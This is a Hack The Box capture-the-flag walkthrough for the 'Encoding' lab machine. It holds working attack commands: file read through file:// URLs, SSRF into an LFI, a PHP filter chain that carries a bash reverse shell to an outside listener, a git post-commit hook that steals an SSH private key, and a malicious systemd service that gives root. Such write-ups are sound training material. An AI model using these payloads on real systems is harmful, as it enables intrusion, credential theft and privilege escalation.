Description
Encoding is a medium Hack The Box machine that features:
- Web application vulnerable to File Reading vulnerability
- Discovery of other application vulnerable to Local File Inclusion vulnerability
- User Pivoting by using a malicious Git hook executed after a commit
- Privilege Escalation via a creation of a malicious Systemd service
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.10.11.198.
$ ping -c 3 10.10.11.198
PING 10.10.11.198 (10.10.11.198) 56(84) bytes of data.
64 bytes from 10.10.11.198: icmp_seq=1 ttl=63 time=44.2 ms
64 bytes from 10.10.11.198: icmp_seq=2 ttl=63 time=43.5 ms
64 bytes from 10.10.11.198: icmp_seq=3 ttl=63 time=43.3 ms

--- 10.10.11.198 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 43.286/43.673/44.201/0.386 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.10.11.198 -sS -oN nmap_scan
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.198
Host is up (0.049s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.00 seconds
We get two open ports: 22, and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.10.11.198 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.198
Host is up (0.044s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4f:e3:a6:67:a2:27:f9:11:8d:c3:0e:d7:73:a0:2c:28 (ECDSA)
|_  256 81:6e:78:76:6b:8a:ea:7d:1b:ab:d4:36:b7:f8:ec:c4 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: HaxTables
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.29 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We add the encoding.htb domain to the /etc/hosts file.
$ echo '10.10.11.198 encoding.htb' | sudo tee -a /etc/hosts
In the web page we find HaxTables an application for string, integer and image conversions.
 For string conversion we can Base64 decode, for integer conversion we can convert Hexa-decimal to Decimal, and for image conversion there is no functionality yet. We also have an option in the menu,
 API, with documentation about the API. The API domain is api.haxtables.htb, so we add it to the /etc/hosts file.
$ echo '10.10.11.198 api.haxtables.htb' | sudo tee -a /etc/hosts
In the API examples we find an interesting one, which is taking data from an URL, in the example http://example.com/data.txt, for the /v3/tools/string/index.php endpoint.
import requests

json_data = {
    'action': 'str2hex',
    'file_url' : 'http://example.com/data.txt'
}

response = requests.post('http://api.haxtables.htb/v3/tools/string/index.php', json=json_data)
print(response.text)
Exploitation
We are going to check for a file read vulnerability by changing the file_url from http:// to file:// protocol to retrieve a file of the machine we know it exists, for example /etc/passwd. The application responds with a JSON string with the data key encoded in hexadecimal, so we decode it.
$ python
...
>>> import requests
>>> json_data = {'action': 'str2hex','file_url' : 'file:///bin/bash'}
>>> response = requests.post('http://api.haxtables.htb/v3/tools/string/index.php', json=json_data).json()
>>> print(bytes.fromhex(response['data']).decode())
root:x:0:0:root:/root:/bin/bash
...
svc:x:1000:1000:svc:/home/svc:/bin/bash
The file reading vulnerability is working and we are getting two console users: root and svc. As we know the web server is using an Apache HTTP we are going to enumerate the contents of the /etc/apache2/sites-enabled/000-default.conf file.
<VirtualHost *:80>
        ServerName haxtables.htb
        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html


        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

</VirtualHost>


<VirtualHost *:80>
        ServerName api.haxtables.htb
        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/api
        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>

<VirtualHost *:80>
        ServerName image.haxtables.htb
        ServerAdmin webmaster@localhost

        DocumentRoot /var/www/image

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
        #SecRuleEngine On

        <LocationMatch />
                SecAction initcol:ip=%{REMOTE_ADDR},pass,nolog,id:'200001'
                SecAction "phase:5,deprecatevar:ip.somepathcounter=1/1,pass,nolog,id:'200002'"
                SecRule IP:SOMEPATHCOUNTER "@gt 5" "phase:2,pause:300,deny,status:509,setenv:RATELIMITED,skip:1,nolog,id:'200003'"
                SecAction "phase:2,pass,setvar:ip.somepathcounter=+1,nolog,id:'200004'"
                Header always set Retry-After "10" env=RATELIMITED
        </LocationMatch>

        ErrorDocument 429 "Rate Limit Exceeded"

        <Directory /var/www/image>
                Deny from all
                Allow from 127.0.0.1
                Options Indexes FollowSymLinks
                AllowOverride All
                Require all granted
        </DIrectory>

</VirtualHost>
We find the previously discovered haxtables.htb and api.haxtables.htb subdomain but we find a new one image.haxtables.htb, we add it to the /etc/hosts file.
$ echo '10.10.11.198 image.haxtables.htb' | sudo tee -a /etc/hosts
In its configuration we find that the web is only accesible from the remote machine, localhost. The web page is saved in the /var/www/image directory, let’s check for its index.php file:
<?php

include_once 'utils.php';
include 'includes/coming_soon.html';
?>
It’s importing the utils.php file:
<?php

// Global functions

function jsonify($body, $code = null)
{
    if ($code) {
        http_response_code($code);
    }

    header('Content-Type: application/json; charset=utf-8');
    echo json_encode($body);

    exit;
}

function get_url_content($url)
{
    $domain = parse_url($url, PHP_URL_HOST);
    if (gethostbyname($domain) === "127.0.0.1") {
        echo jsonify(["message" => "Unacceptable URL"]);
    }

    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_PROTOCOLS, CURLPROTO_HTTP | CURLPROTO_HTTP);
    curl_setopt($ch, CURLOPT_REDIR_PROTOCOLS, CURLPROTO_HTTPS);
    curl_setopt($ch,CURLOPT_CONNECTTIMEOUT,2);
    curl_setopt($ch,CURLOPT_RETURNTRANSFER,1);
    $url_content =  curl_exec($ch);
    curl_close($ch);
    return $url_content;

}

function git_status()
{
    $status = shell_exec('cd /var/www/image && /usr/bin/git status');
    return $status;
}

function git_log($file)
{
    $log = shell_exec('cd /var/www/image && /ust/bin/git log --oneline "' . addslashes($file) . '"');
    return $log;
}

function git_commit()
{
    $commit = shell_exec('sudo -u svc /var/www/image/scripts/git-commit.sh');
    return $commit;
}
?>
We find a few functions refering to a Git repository located in that folder and the status and log functionalities. For creating a commit is running the /var/www/image/scripts/git-commit.sh script as the svc user.
#!/bin/bash

u=$(/usr/bin/git --git-dir=/var/www/image/.git  --work-tree=/var/www/image ls-files  -o --exclude-standard)

if [[ $u ]]; then
        /usr/bin/git --git-dir=/var/www/image/.git  --work-tree=/var/www/image add -A
else
        /usr/bin/git --git-dir=/var/www/image/.git  --work-tree=/var/www/image commit -m "Commited from API!" --author="james <james@haxtables.htb>"  --no-verify
fi
We find that the commit is created with the james user. We are going to dump the contents of the .git folder. We could use a tool like git-dumper, but we need to code a proxy as the files are not retrieved directly from the webpage. We are going to use a Python Flask proxy:
from flask import *
import requests

app = Flask(__name__)

@app.route('/<path:file>')
def download_file(file):
    json_data = {'action': 'str2hex','file_url' : 'file:///' + file}
    response = requests.post('http://api.haxtables.htb/v3/tools/string/index.php', json=json_data).json()
    return Response(bytes.fromhex(response['data']), content_type='application/octet-stream')


if __name__ == '__main__':
    app.run()
We run then the proxy, in the 5000 port. We test it and it works as expected.
$ python proxy.py
 * Serving Flask app 'proxy'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on http://127.0.0.1:5000
$ curl http://127.0.0.1:5000/etc/passwd
root:x:0:0:root:/root:/bin/bash
...
We install the git-dumper tool and then we extract the Git repository.
$ virtualenv .env
$ . .env/bin/activate
$ pip install git-dumper
$ git-dumper http://127.0.0.1:5000/var/www/image/ image_repo
...
[-] Running git checkout .
$ cd image_repo
$ ls
actions  assets  includes  index.php  scripts  utils.php
We find a Local File Inclusion vulnerability in the actions/action_handler.php as it is including in the page any file passed with the page parameter.
$ cat actions/action_handler.php
<?php

include_once 'utils.php';

if (isset($_GET['page'])) {
    $page = $_GET['page'];
    include($page);

} else {
    echo jsonify(['message' => 'No page specified!']);
}

?>
Returning to the main application, when a string is converted the handler.php file is called. Let’s retrieve its content.
$ curl http://127.0.0.1:5000/var/www/html/handler.php
<?php
include_once '../api/utils.php';
It is including the utils.php from the API.
...
function make_api_call($action, $data, $uri_path, $is_file = false){
    if ($is_file) {
        $post = [
            'data' => file_get_contents($data),
            'action' => $action,
            'uri_path' => $uri_path
        ];
    } else {
        $post = [
            'data' => $data,
            'action' => $action,
            'uri_path' => $uri_path
        ];
    }

    $ch = curl_init();
    $url = 'http://api.haxtables.htb' . $uri_path . '/index.php';
    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch,CURLOPT_CONNECTTIMEOUT,2);
    curl_setopt($ch, CURLOPT_PROTOCOLS, CURLPROTO_HTTP);
    curl_setopt ($ch, CURLOPT_FOLLOWLOCATION, 0);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    curl_setopt($ch, CURLOPT_POSTFIELDS, json_encode($post));
    curl_setopt( $ch, CURLOPT_HTTPHEADER, array('Content-Type:application/json'));
    $response = curl_exec($ch);
    curl_close($ch);
    return $response;


}

?>
...
In the make_api_call function the parameter uri_path is passed without parsing meaning that the path of the API can be changed by the requesting user. It is constructing the URL to query as $url = 'http://api.haxtables.htb' . $uri_path . '/index.php'. The domain name of the API has not the final /. As the attacker controls the uri_path variable this leads to a Server Side Request Forgery vulnerability meaning that we can access to the image subdomain services. We need to enter the domain with a @ character in the beginning, to ignore the previous characters to control the domain we want to make the request to. Such as @image.haxtables.htb will be interpreted as api.haxtables.htb@image.haxtables.htb.
$ python
...
>>> import requests
>>> json_data = {'action': 'str2hex','data': 'string', 'uri_path' : '@image.haxtables.htb'}
>>> response = requests.post('http://encoding.htb/handler.php', json=json_data)
>>> print(response.text)
...
<body>

<div class="bgimg">

  <div class="middle">
    <h1>COMING SOON</h1>
    <hr>
    <p>35 days left</p>
  </div>
</div>

</body>
...
We got the contents of the index.php of the image subdomain. It is requesting the index.php file because it was appended in the code. We will ignore the string by putting a # character at the end. Now we can use the action_handler.php endpoint to exploit the Local File Inclusion vulnerability. We retrieve the /etc/passwd file.
$ python
...
>>> import requests
>>> json_data = {'action': 'str2hex','data': 'string', 'uri_path' : '@image.haxtables.htb/actions/action_handler.php?page=/etc/passwd#'}
>>> response = requests.post('http://encoding.htb/handler.php', json=json_data)
>>> print(response.text)
root:x:0:0:root:/root:/bin/bash
...
We can convert the Local File Inclusion vulnerability into a Remote Code Execution one by using a technique called PHP Filter Injection. We can generate this filter using the php_filter_chain_generator developed by synacktiv. We are going to spawn a reverse shell, so before sending the command we will open a listening TCP port with nc -nvlp 1234.
$ git clone https://github.com/synacktiv/php_filter_chain_generator
$ cd php_filter_chain_generator
$ python php_filter_chain_generator.py --chain "<?php system(\"bash -c 'bash -i >& /dev/tcp/10.10.14.16/1234 0>&1'\"); ?>"
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP866.CSUNICODE|convert.iconv.CSISOLATIN5.ISO_6937-2|convert.iconv.CP9...decode/resource=php://temp
We get a really long string that will use as the page parameter.
$ python
...
>>> import requests
>>> json_data = {'action': 'str2hex','data': 'string', 'uri_path' : '@image.haxtables.htb/actions/action_handler.php?page=php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP866.CSUNICODE|convert.iconv.CSISOLATIN5.ISO_6937-2|convert.iconv.CP9...decode/resource=php://temp#'}
>>> response = requests.post('http://encoding.htb/handler.php', json=json_data)
...
We receive the reverse shell as the www-data user, we upgrade the shell.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.11.198] 52914
bash: cannot set terminal process group (805): Inappropriate ioctl for device
bash: no job control in this shell
www-data@encoding:~/image/actions$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
sh: 0: getcwd() failed: No such file or directory
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
www-data@encoding:$ ^Z
...
www-data@encoding:$ export SHELL=bash; export TERM=xterm; stty rows 48 columns 156
Post-Exploitation
We find that www-data can run one command as svc user, git-commit.sh.
www-data@encoding:$ sudo -l
Matching Defaults entries for www-data on encoding:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User www-data may run the following commands on encoding:
    (svc) NOPASSWD: /var/www/image/scripts/git-commit.sh
That’s the file we reviewed previously. We can use the Git hooks to run a command as the svc user and then retrieve its private SSH key. We will run the hook after a successful commit.
www-data@encoding:~$ bash -i
www-data@encoding:~$ echo -e '#!/bin/bash\ncat /home/svc/.ssh/id_rsa > /tmp/privatekey' > /var/www/image/.git/hooks/post-commit
www-data@encoding:~$ chmod +x /var/www/image/.git/hooks/post-commit
www-data@encoding:~$ cd /var/www/image/
www-data@encoding:~$ git --work-tree=/ add /etc/hostname
www-data@encoding:~$ sudo -u svc /var/www/image/scripts/git-commit.sh
[master 0f71de9] Commited from API!
 1 file changed, 1 insertion(+)
 create mode 100644 etc/hostname
$ cat /tmp/privatekey
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAlnPbNrAswX0YLnW3sx1l7WN42hTFVwWISqdx5RUmVmXbdVgDXdzH
...
We get the SSH private key. We login using SSH.
$ ssh -i id_rsa svc@encoding.htb
...
svc@encoding:~$ id
uid=1000(svc) gid=1000(svc) groups=1000(svc)
svc@encoding:~$ sudo -l
Matching Defaults entries for svc on encoding:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svc may run the following commands on encoding:
    (root) NOPASSWD: /usr/bin/systemctl restart *
We find that svc user can only run one command as root user, systemctl restart *. With the getfacl command we find that the svc is able of writing files in the /etc/systemd/system/ directory.
svc@encoding:~$ getfacl /etc/systemd/system/
getfacl: Removing leading '/' from absolute path names
# file: etc/systemd/system/
# owner: root
# group: root
user::rwx
user:svc:-wx
group::rwx
mask::rwx
other::r-x
We are going to use this to create a new service, and then when the service is restarted the command we specify will be executed. We finally get the root shell.
svc@encoding:~$ echo -e '#!/bin/bash\ncp /bin/bash /tmp/suid-bash\nchmod u+s /tmp/suid-bash' > /tmp/suidbash.sh
svc@encoding:~$ chmod +x /tmp/suidbash.sh
svc@encoding:~$ cat<<EOF>/etc/systemd/system/malicious.service
[Unit]
Description=Malicious Service
[Service]
ExecStart=/tmp/suidbash.sh
[Install]
WantedBy=default.target

EOF

svc@encoding:~$ sudo systemctl restart malicious.service
svc@encoding:~$ /tmp/suid-bash -p
suid-bash-5.1# id
uid=1000(svc) gid=1000(svc) euid=0(root) groups=1000(svc)
Flags
In the root shell we can retrieve the user.txt and root.txt files.
suid-bash-5.1# cat /home/svc/user.txt
<REDACTED>
suid-bash-5.1# cat /root/root.txt
<REDACTED>